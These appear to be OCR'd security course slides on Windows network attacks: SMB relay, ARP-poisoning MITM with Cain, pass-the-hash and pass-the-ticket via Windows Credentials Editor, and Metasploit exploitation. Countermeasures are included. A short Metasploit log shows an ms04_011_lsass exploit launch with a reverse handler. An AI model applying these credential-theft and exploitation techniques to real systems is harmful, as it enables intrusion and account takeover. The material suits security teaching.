- SMB Credential Reflection Attack
- SMB Credential Forwarding Attack

MITM Attack - CAIN

- Cain: ARP Poisoning, downgrade Auth versions
- Can sniff Remote Desktop sessions, breaking their encryption
  - For Windows XP and Windows Server 2003



Security Advisory

Remote Desktop Protocol, the Good the Bad and the Ugly

Author: Massimiliano Montoro <mao@oxid.it>

Issue date: May, 28, 2005

MITM Countermeasures

- If attacker is already on your LAN, very hard
- Use authenticated and encrypted protocols
- Enforce them with Group Policy and firewall rules
- Verify identity of remote servers with strong authentication or trusted third parties

Unauthenticated Attacks

Man-in-the-Middle Attacks (MITM)


- Relay legitimate client authentication exchange and gain access to the server as the client
- SMBRelay: Harvest usernames and password hashes from SMB traffic and import into cracking tools
- ARP spoofing and DNS redirection: force victims to connect and authenticate to malicious SMB servers
- Tools: Cain, Squirtle, SMBRelay3
  - Cain: redirect local traffic to itself with ARP spoofing, then downgrade clients to easier authentication dialects (sniffed, unencrypted, recorded)
- MITM countermeasures
  - Authenticate and encrypt connections between clients and servers
  - Disable NetBIOS Name Services - use DNS

Pass-the-Hash

1. Compromise a machine
2. Dump password hashes stored in RAM
3. Use them as credentials for network services without cracking them


- Allow to compromise the Windows domain after compromising a single machine.
- Administrator logged into the compromised machine BEFORE the compromise, also taken

Windows Credential Editor




Windows Credentials Editor (WCE) F.A.Q.

What is WCE?
What is the current version of WCE?
Who should use WCE?
What Operating Systems does WCE support?
Is WCE like cachedump?
Is WCE like pwdump?
Is WCE like Cain & Abel?
Where can I find more information about how WCE works?
Where can I find information on how to use WCE on a pentest?
What privileges do I need to run WCE?
How do I list NTLM credentials in memory?
How do I change my current NTLM credentials?
How do I create a new logon session and launch a program with new NTLM credentials?
How can I generate NTLM hashes with WCE? (for testing purposes)
What is 'safe mode'?
How can I write hashes obtained by WCE to a file?
How can I dump logon cleartext passwords with WCE?


www.ampliasecurity.com/r
www.ampliasecurity.com/research/WCE_Internals_RootedCon2011_ampliasecurity.pdf
3
/ 53
96.2%
Find
/Rooted CON 2011
ampliasecurity
/Rooted

WCE features


- **Dump *in-memory* credentials of *logon sessions***
  - – Lists in-memory logon sessions
    - Dumps in-memory username, domain, LM & NT hashes
    - current, future and *terminated (…)*
  - – Great to 'steal' credentials not stored locally


www.ampliasecurity.com/r
www.ampliasecurity.com/research/WCE_Internals_RootedCon2011_ampliasecurity.pdf
6
/ 53
96.2%
Find
/Rooted CON 2011
amplia security
/Rooted

WCE features

- Single executable (*wce.exe*)
  - Easier to use, upload, etc.
- Supports
  - Windows XP
  - Windows 2003
  - **Windows Vista**
  - **Windows 7**
  - **Windows 2008**

Passwords are Encrypted



Implementation:

LsaEncryptMemory()

Windows XP/2003

Windows Vista/7/2008

Lsasrv.dll!*LsaEncryptMemory()*

NTLM_CREDS_BLOCK

- Encrypted with **desX-CBC** or RC4
  - If mod(size/8) == 0 => desX-cbc
  - Otherwise use RC4
- Encrypted with **desX-CBC**

- Encrypted with **3DES-CBC** or AES-128-CFB
  - If mod(size/8) == 0 => 3DES-CBC
  - Otherwise use 3DES-CBC
- Encrypted with **3DES-CBC**

- But the Keys are in RAM

Pass-the-Ticket for Kerberos

- Dump existing Kerberos RAM tickets and re-use them

- WCE can replay and re-use tickets, but must compromise a host first

Pass-the-Hash Countermeasures

- NTLM is vulnerable by design; no fix available
- Prevent intrusions in the first place, since this is a post-exploitation technique
- If possible, use two-factor authentication

Unauthenticated Attacks

Pass-the-Hash

- Use LM and/or NTLM hash of a user’s password
  - No need to crack/brute-force the hash to cleartext password
  - Allows to gain authorized access
  - Limitations: Not all functionalities of the protocol are implemented
  - Dump/modify NTLM credentials stored in memory and replay
    - Windows Credentials Editor (WCE)
- Pass the ticket for Kerberos
  - WCE: dump Windows Kerberos tickets and reuse them

Remote Unauthenticated Exploits


Unauthenticated Attacks

Remote Unauthenticated Exploits

- Flaws or misconfigurations in Windows software itself
  - TCP/UDP services → driver interface, user-mode applications (MS Office, Internet Explorer, Adobe Acrobat Reader)
- Metaexploit
  - Framework plus archive of exploit modules
  - Locate/search the exploit module
  - Customize exploit parameters (vendor and model of victim software), payloads (remote command shell, users, injecting prebuilt code), and options (target IP address, IDS evasion, etc.)

Metasploit

- Easily exploits network services
- Typically a couple of months behind Microsoft alerts
- CORE IMPACT and Canvas are expensive, but better



```
Exploits                 All loaded exploit modules (320)
  windows
    smb
      ms04_007_killbill  Microsoft ASN.1 Library Bitstring Heap Overflow
      ms04_011_lsass     Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
      ms04_031_netdde    Microsoft NetDDE Service Overflow
```

```
19:05:36 - ms04_011_lsass [-] Exploit failed: The connection timed out (192.168.0.110:445).
19:09:05 - ms04_011_lsass [*] Launching exploit windows/smb/ms04_011_lsass...
19:09:09 - ms04_011_lsass [*] Started reverse handler
